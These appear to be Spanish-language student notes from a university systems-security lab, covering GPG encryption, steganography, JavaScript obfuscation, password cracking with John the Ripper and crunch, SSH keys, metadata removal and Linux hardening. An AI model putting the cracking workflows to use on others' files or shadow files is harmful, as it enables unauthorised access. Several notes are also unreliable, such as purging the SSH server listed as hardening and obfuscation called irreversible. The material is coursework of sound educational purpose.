<p>Sign and encrypt for user Bob: <code>gpg -se -r Bob [file]</code> Make a clear text signature: <code>gpg --clear-sign [file]</code> Make a detached signature: <code>gpg --detach-sign [file]</code> Show keys: <code>gpg --list-keys [names]</code> Show fingerprints: <code>gpg --fingerprint [names]</code> Cipher a file using a strong symmetric key algorithm: <code>gpg --symmetric --cipher-algo AES256 -c message.txt</code> Cipher files with a user-friendly Data Format: <code>gpg --armor --symmetric --cipher-algo AES256 -c message.txt</code> Decipher a file that used symmetric encryption: <code>gpg --decrypt --output=dmessage.txt message.txt.gpg</code> Clear signature for a file: <code>gpg --clearsign file.txt</code> Asymmetric encryption for a particular user (redondo): <code>gpg -o file_for_redondo.gpg -e -r redondo file.txt</code> Decryption of asymmetrically encrypted text: <code>gpg -o file.txt -d file.txt.gpg</code></p>																																																									
<p style="text-align: center;">Miscellaneous options</p>																																																									
<p>--openpgp: use strict OpenPGP behavior --textmode: use canonical text mode -a, --armor: create ascii armored output -i, --interactive: prompt before overwriting -n, --dry-run: do not make any changes -o, --output FILE: write output to FILE -r, --recipient USER-ID: encrypt for USER-ID -u, --local-user USER-ID: use USER-ID to sign or decrypt -v, --verbose: verbose -z N: set compress level to N (0 disables)</p>																																																									

- Para generar parámetros Diffie-Hellman: <https://2ton.com.au/dhtool/>
- Para cifrar discos posteriormente a la instalación de Linux:
<https://www.howtogeek.com/116032/how-to-encrypt-your-home-folder-after-installing-ubuntu/>
- Para cifrar una carpeta y lo que contiene:

```
#instalar la app
sudo apt install ecryptfs-utils
#cifra la carpeta con
mount -t ecryptfs carpeta/ carpeta/
#comprueba que ha sido cifrada con
mount | grep ecryptfs
#Para poder leer el contenido de la carpeta de nuevo
sudo umount carpeta/
```

- Para transformar tus datos (codificación de datos) y un gran número de posibles formas de hacerlo usar el **tool Cyberchef**: <https://gchq.github.io/CyberChef/>. También permite ver metadatos de archivos.
- Para ocultar secretos en imágenes sin alterar lo que la imagen muestra usar el **tool steghide**.

```
#para instalarlo
sudo apt-get install -y steghide
#para añadir texto a una imagen
steghide --embed -cf imagen.jpg file.txt
#para extraer los datos ocultos
steghide --extract -sf imagen.jpg
```

Steghide CheatSheet:

steghide 0.5.1 Cheatsheet (ingenieriainformatica.uniovi.es)	
Classic steganography tool	
http://steghide.sourceforge.net/	
GENERAL USAGE	
<code>./steghide <first argument> <options></code>	
NOTES	
The image you use must be of a compatible format (typically .jpg is)	
OPTIONS	
Possible First arguments (one is mandatory)	Embedding Options
<code>embed, --embed</code> : embed data	<code>-cf <filename></code> : embed into the file <code><filename></code>
<code>encinfo, --encinfo</code> : display a list of supported encryption algorithms	<code>-cf, --coverfile</code> : select cover-file
<code>extract, --extract</code> : extract data	<code>-e <a>[<m>][<m>[<a>]]</code> : specify an encryption algorithm and/or mode
<code>help, --help</code> : display this usage information	<code>-e none</code> : do not encrypt data before embedding
<code>info <filename></code> : display information about <code><filename></code>	<code>-e, --encryption</code> : select encryption parameters
<code>info, --info</code> : display information about a cover- or stego-file	<code>-ef <filename></code> : embed the file <code><filename></code>
<code>license, --license</code> : display steghide's license	<code>-ef, --embedfile</code> : select file to be embedded
<code>version, --version</code> : display version information	<code>-f, --force</code> : overwrite existing files
Extracting Options	
<code>-f, --force</code> : overwrite existing files	<code>-K, --nochecksum</code> : do not embed crc32 checksum of embedded data
<code>-p <passphrase></code> : use <code><passphrase></code> to extract data	<code>-N, --dontembedname</code> : do not embed the name of the original file
<code>-P, --passphrase</code> : specify passphrase	<code>-p <passphrase></code> : use <code><passphrase></code> to embed data
<code>-q, --quiet</code> : suppress information messages	<code>-P, --passphrase</code> : specify passphrase
<code>-sf <filename></code> : extract data from <code><filename></code>	<code>-q, --quiet</code> : suppress information messages
<code>-sf, --stegofile</code> : select stego file	<code>-sf <filename></code> : write result to <code><filename></code> instead of cover-file
<code>-v, --verbose</code> : display detailed information	<code>-sf, --stegofile</code> : select stego file
<code>-xf <filename></code> : write the extracted data to <code><filename></code>	<code>-v, --verbose</code> : display detailed information
<code>-xf, --extractfile</code> : select file name for extracted data	<code>-z <l></code> : using level <code><l></code> (1 best speed...9 best compression)
EXAMPLES	Options for the Info Command
To embed <code>emb.txt</code> in <code>cvr.jpg</code> : <code>steghide embed -cf cvr.jpg -ef emb.txt</code>	<code>-p, --passphrase</code> : specify passphrase
To extract embedded data from <code>stg.jpg</code> : <code>steghide extract -sf stg.jpg</code>	<code>-p <passphrase></code> : use <code><passphrase></code> to get info about embedded data

- Para ofuscar un código Javascript para hacer más difícil que alguien averigüe cómo implementaste cierta funcionalidad:
 - Copia tu código JavaScript
 - Empaquétalo aquí (sin las etiquetas script y sin el HTML): <http://dean.edwards.name/packer/>
 - Habilita las opciones de Base62 encode y shrink variable
 - Si ahora quieres "poner bonito" este código usa: <http://jsnice.org/> o <https://beautifier.io/>
 - Ahora para ofuscar AÚN MÁS el código ve a esta página y copia el código ofuscado que ya tenías: <https://obfuscator.io/>
 - Ahora ya **nunca podrán obtener el código original**
- Para crackear un mensaje cifrado con GPG usar el **tool John the ripper**:
- Hay varias estrategias para romper las contraseñas:

- **Fuerza bruta**
- **Diccionarios**
- **Rainbow tables:** son una serie de hashes precalculados. Se realiza una búsqueda del hash en toda la tabla

```
#para instalar john
sudo apt install john
#para descifrar un archivo gpg
gpg2john file.gpg > pass.txt
john --wordlist=ruta_wordlist pass.txt
```

- Para más wordlists: <https://ns2.elhacker.net/wordlists/>
 - Los archivos cifrados GPG no son directamente procesables con john, por lo que se han de procesar previamente con el **tool gpg2john**: gpg2john file.asc > pass_to_crack
- John the ripper Cheat sheet:

John the Ripper 1.9.0-jumbo Cheatsheet (ingenieriainformatica.uniovi.es)		Other options
Offline password cracking tool		
https://github.com/openwall/john	--costs=[-]C[:M][,...]: load salts with[out] cost value Cn [to Mn]. For tunable cost parameters, see doc/OPTIONS	
	--dupe-suppression: suppress all dupes (duplicates) in wordlist (and force preload)	
	--encoding=NAME: input encoding (eg. UTF-8, ISO-8859-1). See also doc/ENCODINGS and --list=hidden-options.	
	--fork=N: fork N processes	
	--format=NAME: force hash of type NAME. the supported formats can be seen with --list=formats and --list=subformats	
	--groups=[-]GID[,...]: load users [not] of this (these) group(s) only	
	--list=WHAT: list capabilities, see --list=help or doc/OPTIONS	
	--loopback[=FILE]: like --wordlist, but extract words from a .pot file	
	--make=charset=FILE: make a charset file. It will be overwritten	
	--mask=[MASK]: mask mode using MASK (or default from john.conf)	
	--node=MIN[-MAX]/TOTAL: this node's number range out of TOTAL count	
	--pipe: like --stdin, but bulk reads, and allows rules	
	--pot=NAME: pot FILE to use	
	--prince[=FILE]: PRINCE mode, read words from FILE	
	--restore[=NAME]: restore an interrupted session [called NAME]	
	--rules[=SECTION[,...]]: enable word mangling rules (for wordlist or PRINCE modes), using default or named rules	
	--rules=:rule[,...]: same, using "immediate" rule(s)	
	--rules-stack=:rule[,...]: same, using "immediate" rule(s)	
	--rules-stack=SECTION[,...]: stacked rules, applied after regular rules or to modes that otherwise don't support rules	
	--salts=[-]COUNT[:MAX]: load salts with[out] COUNT [to MAX] hashes	
	--save=memory=LEVEL: enable memory saving, at LEVEL 1..3	
OPTIONS		
Cracking modes		
--external=MODE: external MODE or word filter		
--incremental[=MODE]: "incremental" mode [using section MODE]		
--markov[=OPTIONS]: "Markov" mode (see doc/MARKOV)		
--single[=SECTION[,...]]: "single crack" mode, using default or named rules		
--single=:rule[,...]: same, using "immediate" rule(s)		
--wordlist[=FILE]: --stdin wordlist mode, read words from FILE or stdin		
EXAMPLES		
Please consult a full example set on: https://www.openwall.com/john/doc/EXAMPLES.shtml		
ssiuuser@ubuntussi:~\$ john --wordlist=myDict passwd.db Created directory: /home/ssiuuser/.john Loaded 1 password hash (crypt, generic crypt(3) [?/64]) Press 'q' or Ctrl-C to abort, almost any other key for status test123... (ssiuuser) 1g 0:00:00 100% 2.173g/s 417.3p/s 417.3c/s 417.3C/s test096.....test191... Use the "--show" option to display all of the cracked passwords reliably Session completed ssiuuser@ubuntussi:~\$	--session=NAME: give a new session the NAME --shells=[-]SHELL[,...]: load users with[out] this (these) shell(s) only --show[=left]: show cracked passwords [if =left, then uncracked] --status[=NAME]: print status of a session [called NAME] --stdout[=LENGTH]: just output candidate passwords [cut at LENGTH] --subsets[=CHARSET]: "subsets" mode (see doc/SUBSETS) --test[=TIME]: run tests and benchmarks for TIME seconds each --users=[-]LOGIN UID[,...]: [do not] load this (these) user(s) only	

- Para crackear la clave de un usuario con una wordlist personalizada usar el **tool John the Ripper**. También serán necesarios:
 - Una herramienta para combinar el passwd filtrado y el archivo de shadow (**tool unshadow**)
 - Un generador de wordlists como **tool crunch** sudo apt install crunch
 - Consejos para usar crunch:
 - El símbolo % significa cualquier número
 - El símbolo @ significa cualquier letra minúscula
 - Si tecleas una **cadena de caracteres** se tratará como una constante

- Para crear wordlists con crunch mirar: <https://null-byte.wonderhowto.com/how-to/tutorial-create-wordlists-with-crunch-0165931/>
 - El comando básico sigue esta estructura: `crunch min max charset options`

Crunch Cheat Sheet:

```
-b : the maximum size of the wordlist (requires -o START)
-c : numbers of lines to write to the wordlist (requires -o START)
-d : limit the number of duplicate characters
-e : stop generating words at a certain string
-f : specify a list of character sets from the charset.lst file
-i : invert the order of characters in the wordlist
-l : allows the literal interpretation of @,%^ when using -t
-o : the output wordlist file
-p : print permutations without repeating characters (cannot be used with -s)
-q : Like the -p option except it reads the strings from a specified file
-r : resume a previous session (cannot be used with -s)
-s : specify a particular string to begin the wordlist with
-t : set a specific pattern of @,%^
-z : compress the output wordlist file, accompanied by -o
```

Reference:

@ represents lowercase letters
, represents uppercase letters
% represents numbers
^ represents special characters

Examples:

```
#generar una wordlist de 10 letras minimo y maximo cada palabra con el patrón
test%%... y guardarla en el output
crunch 10 10 -t test%%... -o output.txt
```



Tool that generates wordlists from a character set

<https://tools.kali.org/password-attacks/crunch>

GENERAL USAGE

crunch <min-len> <max-len> [<charset string>] [options]

NOTES

This is a reference tool to generate wordlists to brute-force passwords and other similar requirements. Crunch can create a wordlist based on criteria you specify. The output from crunch can be sent to the screen, file, or to another program.

OPTIONS

Required parameters

charset string: You may specify character sets for crunch to use on the command line or if you leave it blank crunch will use the default character sets. The order MUST BE lower case characters, upper case characters, numbers, and then symbols. If you don't follow this order you will not get the results you want. You MUST specify either values for the character type or a plus sign. NOTE: If you want to include the space character in your character set you must escape it using the \ character or enclose your character set in quotes i.e. "abc". See the examples 3, 11, 12, and 13 for examples.

max-len: The maximum length string you want crunch to end at. This option is required even for parameters that won't use the value.

min-len: The minimum length string you want crunch to start at. This option is required even for parameters that won't use the value.

Options

-b number[type]: Specifies the size of the output file, only works if -o START is used, i.e.: -b 6MB. The output files will be in the format of starting letter-ending letter for example: ./crunch 4 5 -b 28mib -o START will generate 4 files: aaaa-gvfed.txt, gvfea-omhqy.txt, omhqz-wcydt.txt, wcydu-zzzzz.txt valid values for type are kb, mb, gb, kib, mib, and gib. The first three types are based on 1000 while the last three types are based on 1024. NOTE There is no space between the number and type. For example 500mb is correct 500 mb is NOT correct.

-c number: Specifies the number of lines to write to output file, only works if -o START is used, i.e.: 60. The output files will be in the format of starting letter-ending letter for example: ./crunch 1 1 -f /pentest/password/crunch/charset.lst mixalpha-numeric-all-space -o START -c 60 will result in 2 files: a-7.txt and 8-.txt. The reason for the slash in the second filename is the ending character is space and ls has to escape it to print it. Yes you will need to put in the \ when specifying the filename because the last character is a space.

-d numbersymbol: Limits the number of duplicate characters. -d 2@ limits the lower case alphabet to output like aab and aac. aaa would not be generated as that is 3 consecutive letters of a. The format is number then symbol where number is the maximum number of consecutive characters and symbol is the symbol of the character set you want to limit i.e. @,%# See examples 17-19.

-e string: Specifies when crunch should stop early

-f /path/to/charset.lst charset-name: Specifies a character set from the charset.lst

-i: Inverts the output so instead of aaa,aab,aac,aad, etc you get aaa,baa,caa,daa,aba,bba, etc

-l: When you use the -t option this option tells crunch which symbols should be treated as literals. This will allow you to use the placeholders as letters in the pattern. The -l option should be the same length as the -t option. See example 15.

-m: Merged with -p. Please use -p instead.

-o wordlist.txt: Specifies the file to write the output to, eg: wordlist.txt

-p charset OR -p word1 word2 ...: Tells crunch to generate words that don't have repeating characters. By default crunch will generate a wordlist size of #of_chars_in_charset ^ max_length. This option will instead generate #of_chars_in_charset! The ! stands for factorial. For example say the charset is abc and max length is 4.. Crunch will by default generate 3^4 = 81 words. This option will instead generate 3! = 3x2x1 = 6 words (abc, acb, bac, bca, cab, cba). THIS MUST BE THE LAST OPTION! This option CANNOT be used with -s and it ignores min and max length however you must still specify two numbers.

-q filename.txt: Tells crunch to read filename.txt and permute what is read. This is like the -p option except it gets the input from filename.txt.

-r: Tells crunch to resume generate words from where it left off. -r only works if you use -o. You must use the same command as the original command used to generate the words. The only exception to this is the -s option. If your original command used the -s option you MUST remove it before you resume the session. Just add -r to the end of the original command.

-s startblock: Specifies a starting string, eg: @3god22fs

-t @,%#: Specifies a pattern, eg: @@god@## where the only the @'s, ','s, %'s, and '^'s will change; @ will insert lower case characters; , will insert upper case characters; % will insert numbers; ^ will insert symbols

-u: The -u option disables the printpercentage thread. This should be the last option.

-z gzip, bzip2, lzma, and 7z: Compresses the output from the -o option. Valid parameters are gzip, bzip2, lzma, and 7z. gzip is the fastest but the compression is minimal. bzip2 is a little slower than gzip but has better compression. 7z is slowest but has the best compression.



Crunch will now generate the following amount of data: 11000 bytes

0 MB

0 GB

0 TB

0 PB

Crunch will now generate the following number of lines: 1000

crunch: 100% completed generating output

EXAMPLES

Example 1: crunch 1 8 - crunch will display a wordlist that starts at a and ends at zzzzzzz

Example 2: crunch 1 6 abcdefg - crunch will display a wordlist using the character set abcdefg that starts at a and ends at gggggg

Example 3: crunch 1 6 abcdefg\ - there is a space at the end of the character string. In order for crunch to use the space you will need to escape it using the \ character. In this example you could also put quotes around the letters and not need the \, i.e. "abcdefg ". Crunch will display a wordlist using the character set abcdefg that starts at a and ends at (6 spaces)

Example 4: crunch 1 8 -f charset.lst mixalpha-numeric-all-space -o wordlist.txt

crunch will use the mixalpha-numeric-all-space character set from charset.lst and will write the wordlist to a file named wordlist.txt. The file will start at a and end with "

Example 5: crunch 8 8 -f charset.lst mixalpha-numeric-all-space -o wordlist.txt

@dog@## -s cbdogaaa - crunch should generate a 8 character wordlist using the mixalpha-number-all-space character set from charset.lst and will write the wordlist to a file named wordlist.txt. The file will start at cbdogaaa and end at " dog "

Example 6: crunch 2 3 -f charset.lst walpah -s BB - crunch will start generating a wordlist at BB and end with ZZZ. This is useful if you have to stop generating a wordlist in the middle. Just do a tail wordlist.txt and set the -s parameter to the next word in the sequence. Be sure to rename the original wordlist BEFORE you begin as crunch will overwrite the existing wordlist.

Example 7: crunch 4 5 -p abc - The numbers aren't processed but are needed. crunch will generate abc, acb, bac, bca, cab, cba.

Example 8: crunch 4 5 -p dog cat bird - The numbers aren't processed but are needed. crunch will generate birdcatdog, birddogcat, catbirddog, catdogbird, dogbirdcat, dogcatbird.

Example 9: crunch 1 5 -o START -c 6000 -z bz2p - crunch will generate bzip2 compressed files with each file containing 6000 words. The filenames of the compressed files will be first_word-last_word.txt.bz2

Example 10: crunch 4 5 -b 28mib -o START - will generate 4 files: aaaa-gvfed.txt, gvfea-omhqy.txt, omhqz-wcydt.txt, wcydu-zzzzz.txt the first three files are 20MBs (real power of 2 MegaBytes) and the last file is 13MB.

Example 11: crunch 3 3 abc + 123 !@# - @%^ - will generate a 3 character long word with a character as the first character, and number as the second character, and a symbol for the third character. The order in which you specify the characters you want is important. You must specify the order as lower case character, upper case character, number, and symbol. If you aren't going to use a particular character set you use a plus sign as a placeholder. As you can see I am not using the upper case character set so I am using the plus sign placeholder. The above will start at all and end at c3#

Example 12: crunch 3 3 abc + 123 !@# - t ^%# - will generate 3 character words starting with !ia and ending with #3c

Example 13: crunch 4 4 + + 123 + - t %%# - the plus sign (+) is a place holder so you can specify a character set for the character type. crunch will use the default character set for the character type when crunch encounters a + (plus sign) on the command line. You must either specify values for each character type or use the plus sign. I.E. if you have two characters types you MUST either specify values for each type or use a plus sign. So in this example the character sets will be:

abcdefghijklmnopqrstuvwxyz

ABCDEFGHIJKLMNOPQRSTUVWXYZ

!@#\$%^&*()_-+=~{}[]\\;\"<>/?

there is a space at the end of the above string the output will start at !ia and end at "3z ". The quotes show the space at the end of the string.

Example 14: crunch 5 5 -t dd@# -o j -p dog cat bird - any character other than one of the following: @,%# is the placeholder for the words to permute. The @,%# symbols have the same function as -t. If you want to use @,%# in your output you can use the -l option to specify which character you want crunch to treat as a literal. So the results are

birdcatdogaa

birdcatdogab

birdcatdogac

<skipped>

dogcatbirdzy

dogcatbirdzz

Example 15: crunch 7 7 -t p@ss,%# - l a@aaaaaa - crunch will now treat the @ symbol as a literal character and not replace the character with a uppercase letter. this will generate

p@ssA@!

p@ssA@#

p@ssA@%

p@ssA@%

<skipped>

p@ssZ@

Example 16: crunch 5 5 -s @#452 -t @%^,2 -e @# Q2 -l @ddd -b 10KB -o START - crunch will generate 5 character strings starting with @#452 and ending at @# Q2. The output will be broken into 10KB sized files named for the files starting and ending strings.

Example 17: crunch 5 5 -d 2@ -t @%^ - crunch will generate 5 character strings starting with aab@ and ending at zzy99. Notice that aaa and zzz are not present.

Example 18: crunch 10 10 -t @%^,2 -e @# Q2 -l @ddd -b 10KB -o START - crunch will generate 10 character strings starting with aab!0001!! and ending at zzy 9998. The output will be written to 10mb files.

Example 19: crunch 8 8 -d 2@ - crunch will generate 8 characters that limit the same number of lower case characters to 2. Crunch will start at aaaaabaa and end at zzyzzyyz.

Example 20: crunch 4 4 -f unicode_test.lst japanese -t @%^ -l @xd - crunch will load some Japanese characters from the unicode_test character set file. The output will start at @#00 and end at @#99.

Nota: posteriormente, para crackear el fichero shadow con john usaremos el siguiente comando:

john -wordlist=/crunch_wordlist.txt /file_to_crack.txt

- Si usamos fuerza bruta pura con John The Ripper: john --incremental -max-length=4 passwd.txt
- Más documentación sobre john the ripper:
 - Modos de craqueo de John: <https://www.openwall.com/john/doc/MODES.shtml>

- Preguntas frecuentes de John: <https://www.openwall.com/john/doc/FAQ.shtml>
 - Ejemplos de John: <https://www.openwall.com/john/doc/EXAMPLES.shtml>
 - Reglas de la lista de palabras de John: <https://www.openwall.com/john/doc/RULES.shtml>
 - Más información: <https://manualdehacker.com/john-the-ripper-cracking-passwords/>
-

24 Febrero 2023 - Lab 4



- Para usar ssh sin contraseña:
 - Para generar una clave asimétrica para ssh: `ssh-keygen`
 - Creamos un fichero de configuración en el directorio `~/.ssh`: `echo "AddKeysToAgent yes" >> ~/.ssh/config`
 - Para copiar una clave pública a otra máquina usar el comando: `ssh-copy-id server`
 - De esta manera podremos conectarnos a una máquina remota con una clave asimétrica
- Para buscar personas y sus claves: <https://www.rediris.es/keyserver/>
- Para generar un par de claves usar: `gpg --gen-key`. Este certificado se almacena en la carpeta `/home`
- Cada usuario local tiene su propio llavero público y un llavero privado que almacena las claves que genera o importa de otros usuarios o sitios. Para ver las claves en mi llavero privado usar `gpg --list-keys` y para las públicas `gpg --list-public-keys`
- Si tenemos varias claves públicas o privadas pertenecientes a diferentes usuarios podemos ver sus detalles con: `gpg --list-public-keys <username>` o `gpg --list-secret-keys <username>`
- Para poder enviar la clave pública usar: `gpg --armor --export <usuario> > <usuario>._public_key.asc`
- Para validar las claves importadas mediante firmado:
 - Importar la clave con: `gpg --import file.asc`
 - Editar la clave importada: `gpg --edit-key user`
 - Para ver la huella digital usar: `fpr`
 - Para firmar usar: `sign`
- Para cifrar un fichero de manera que sólo una persona concreta pueda leerlo:
 - Encriptamos: `gpg -e -r <username> <file>`
 - Esto generará un archivo `file.gpg`
- Para descifrar un texto cifrado asimétricamente:
 - Desciframos: `gpg -o outputfile -d file_encrypted`
- Para firmar un archivo en texto plano usar: `gpg --clearsign file.txt`
 - La salida es un archivo `.asc` con el contenido original más la firma digital
 - El receptor puede verificar la firma **siempre que tenga la clave pública del remitente importada en su llavero**: `gpg --verify archivo.txt.asc`
- Para enviar un fichero con contenidos secretos y asegurarte de que ese fichero no se ha modificado durante su envío:
 - Combinar **confidencialidad e integridad**
 - Firmar y cifrar con cifrado asimétrico: `gpg -o output.enc -s -e -r user file`
 - Para desencriptarlo: `gpg -o output.txt -d encrypted.enc`

- Para comprobar la integridad de un fichero que has descargado, para asegurarnos de que no se ha corrompido o alguien lo ha alterado maliciosamente:
 - Comprobar con el tool **sha256sum**
 - Comprobar en la página oficial de firmas del programa (buscar la que se corresponde)
 - Comparar los dos textos para ver si son iguales o no
- Para marcar una imagen con una marca de agua:
 - Usaremos el **tool Image Magick**: `sudo apt install imagemagick`
 - Texto corto, marca de agua grande: `convert -density 150 -fill "rgba(255,0,0,0.25)" -gravity Center -pointsize 80 -draw "rotate -45 text 0,0 <text>" <original image> <watermarked image>`
 - Marca de agua de dos líneas: `convert -density 150 -fill "rgba(255,0,0,0.50)" -pointsize 15 -draw "rotate -15 text 0,200 '<line of text 1>'" -draw "rotate -15 text -25,260 '<line of text 2>'" <original image> <watermarked image>`
- Para investigar o eliminar los metadatos de cualquier fichero:
 - Usaremos el **tool exiftool**: `sudo apt install exiftool`
 - Hay que tener en cuenta que hay metadatos esenciales y adicionales. Esta herramienta sólo elimina metadatos adicionales.
 - Para consultar los metadatos actuales de una imagen: `exiftool image`
 - Para eliminar todos los metadatos de una imagen. `exiftool -all= image`
 - Ejemplos de uso:
 - <https://exiftool.org/examples.html>
 - https://exiftool.org/exiftool_pod.html

3 Marzo 2023 - Lab 5

- Para hacer un reporte en un archivo con fecha con el **tool Lynis** (evaluar la seguridad actual de tu máquina Linux): `sudo lynis audit system > report_$(date +%Y-%m-%d-%T). El redireccionamiento a un fichero lo hace el dueño de la terminal (ssiuser). Los pipes los hace el dueño de la terminal.`
- Para evitar que alguien arranque tu máquina y adquiera privilegios de **root** entrando en modo single user (modo de mantenimiento):
 - Hay que hacer que root tenga contraseña
 - `sudo grep ^root[*\!]: /etc/shadow`: mira si la password de root está sin definir
 - para ser root sin contraseña: `sudo su -`
- Para detectar a los usuarios que se conectan desde fuera (ssh por ejemplo):
 - Los ficheros `/etc/motd`, `/etc/issue` y `/etc/issue.net` gobiernan los banners de aviso para los logueos por consola (locales y remotos)
 - Comprueba si el fichero existe: `cat /etc/motd`
 - Ejecuta el siguiente comando y verifica que no hay resultados: `grep -E -i -s "\\\v|\\\\r|\\\\m|\\\\s|$ (grep '^ID=' /etc/os-release | cut -d=-f2 | sed -e 's///g'))" /etc/motd`
 - Elimina el fichero motd si no es utilizado

- Mensajes para configurar el motd etc: <https://www.tecmint.com/ssh-warning-message-before-login/>
- Obtén información del SO con `uname -a`
- Para comprobar que no hay nada en el fichero `/etc/issue` o no existe: `grep -E -i "(\\\\v|\\\\r|\\\\m|\\\\s|$(grep '^ID=' /etc/os-release | cut -d= -f2 | sed -e 's///g'))" /etc/issue`
- Corrige el fichero con: `echo "Authorized uses only. All activity may be monitored and reported." > /etc/issue`
- Los contenidos del fichero `/etc/issue.net` son expuestos a todo usuario que se loguee desde conexiones remotas.
- Ejecuta el siguiente comando para verificar que no se devuelve ningún resultado: `grep -E -i "(\\\\v|\\\\r|\\\\m|\\\\s|$(grep '^ID=' /etc/os-release | cut -d= -f2 | sed -e 's///g'))" /etc/issue.net`
- Corrige el fichero con: `echo "Authorized uses only. All activity may be monitored and reported." > /etc/issue.net`
- Para fortalecer las conexiones remotas vía SSH todo lo posible:
 - Eliminamos el daemon de SSH: `apt purge openssh-server`
 - Reinicia la configuración de ssh: `systemctl reload sshd`
 - Ejecuta el siguiente comando para verificar que Uid y Gid son 0/root y Access no da permisos a otros grupos o usuarios: `stat /etc/ssh/sshd_config`
 - Haz dueño a root con: `chown root:root /etc/ssh/sshd_config` y `chmod og-rwx /etc/ssh/sshd_config`
 - Run the following command and verify Uid is 0/root and and Gid is 0/root. Ensure group and other do not have permissions: `find /etc/ssh -xdev -type f -name 'ssh_host_*_key' -exec stat {} \;`
 - Run the following commands to set ownership and permissions on the private SSH host key files: `find /etc/ssh -xdev -type f -name 'ssh_host_*_key' -exec chown root:root {} \;`
 - `find /etc/ssh -xdev -type f -name 'ssh_host_*_key' -exec chmod 0600 {} \;`
 - Run the following command and verify Access does not grant write or execute permissions to group or other for all returned files: `find /etc/ssh -xdev -type f -name 'ssh_host_*_key.pub' -exec stat {} \;`
 - Run the following commands to set permissions and ownership on the SSH host public key files: `find /etc/ssh -xdev -type f -name 'ssh_host_*_key.pub' -exec chmod 0644 {} \;`
 - `find /etc/ssh -xdev -type f -name 'ssh_host_*_key.pub' -exec chown root:root {} \;`
 - `sshd -T | grep -Ei '^\\s*protocol\\s+(1|1\\s*,\\s*2|2\\s*,\\s*1)\\s*' no debería devolver nada`
 - Edit the `/etc/ssh/sshd_config` file to set the parameter as follows: `Protocol 2`
 - **Para más info mirar el Benchmark de Ubuntu**
- Para asegurarte de que el sistema MAC AppArmor está activo y confinando tu navegador:
 - Instala el tool AppArmor con: `sudo apt install apparmor-utils`
 - Para activarlo: `sudo aa-enforce /etc/apparmor.d/usr.bin.firefox`
 - Para deshabilitarlo: `sudo ln -s /etc/apparmor.d/usr.bin.firefox /etc/apparmor.d/disable/`
 - `sudo apparmor_parser -R /etc/apparmor.d/usr.bin.firefox`

- Para saber que no se instalan paquetes corruptos instalaremos los **tools debsums** y **apt-show-versions**:
 - Para probarlo seguir estas instrucciones:
<https://manpages.ubuntu.com/manpages/trusty/man1/debsums.1.html>
-

10 Marzo 2023 - Lab6

- Usaremos el **tool Scap-workbench** para hacer hardening automático
- Para abrirlo usar: `scap-workbench`
 - Para instalar la herramienta seguir estos pasos: <https://www.open-scap.org/tools/openscap-base/#download>
- Para ejecutar apps desde una sesión ssh: `ssh -X user@ip_addr`
- Para retocar las configuraciones del ssh: `sudo vim /etc/ssh/sshd_config`
 - Creamos el directorio `.ssh`
 - Copiamos la clave pública del usuario en `.ssh`: `cp /home/ssiuser/.ssh/id_rsa.pub .ssh/authorized_keys`
 - Para poder entrar sin que nos pida la password por ssh:
 - Desde usuario: `echo "AddKeysToAgent yes" >> .ssh/config`
 - `ssh -X user@ip_addr` : comprobar que nos pide la passphrase y no la password

- La última versión de las políticas de seguridad: <https://github.com/ComplianceAsCode/content>

ssg-ubuntu1804-ds-1.2.xml - SCAP Workbench

[File](#) [Help](#)

Title: **Guide to the Secure Configuration of Ubuntu 18.04**

Customization: None selected

Profile: CIS Ubuntu 18.04 LTS Benchmark (71) [Customize](#)

Target: Local Machine Remote Machine (over SSH)

Rules [Expand all](#)

▶ Ensure /var/log Located On Separate Partition	fail
▶ Ensure /var/log/audit Located On Separate Partition	fail
▶ Ensure /var/tmp Located On Separate Partition	fail
▶ Ensure Software Patches Installed	notchecked
▶ Enable auditd Service	notapplicable
▶ Record Events that Modify the System's Mandatory Access Controls	notapplicable
▶ Record Events that Modify the System's Network Environment	notapplicable
▶ Record Attempts to Alter Process and Session Initiation Information	notapplicable
▶ Ensure auditd Collects System Administrator Actions	notapplicable
▶ Record attempts to alter time through adjtimex	notapplicable
▶ Configure auditd mail_acct Action on Low Disk Space	notapplicable
▶ Configure auditd admin_space_left Action on Low Disk Space	notapplicable
▶ Configure auditd Max Log File Size	notapplicable
▶ Configure auditd max_log_file_action Upon Reaching Maximum Log Size	notapplicable
▶ Configure auditd space_left Action on Low Disk Space	notapplicable
▶ Disable RDS Support	fail
▶ Disable TIPC Support	fail
▶ Verify that All World-Writable Directories Have Sticky Bits Set	fail
▶ Ensure No World-Writable Files Exist	processing
▶ Verify Group Who Owns Backup group File	
▶ Verify Group Who Owns Backup gshadow File	

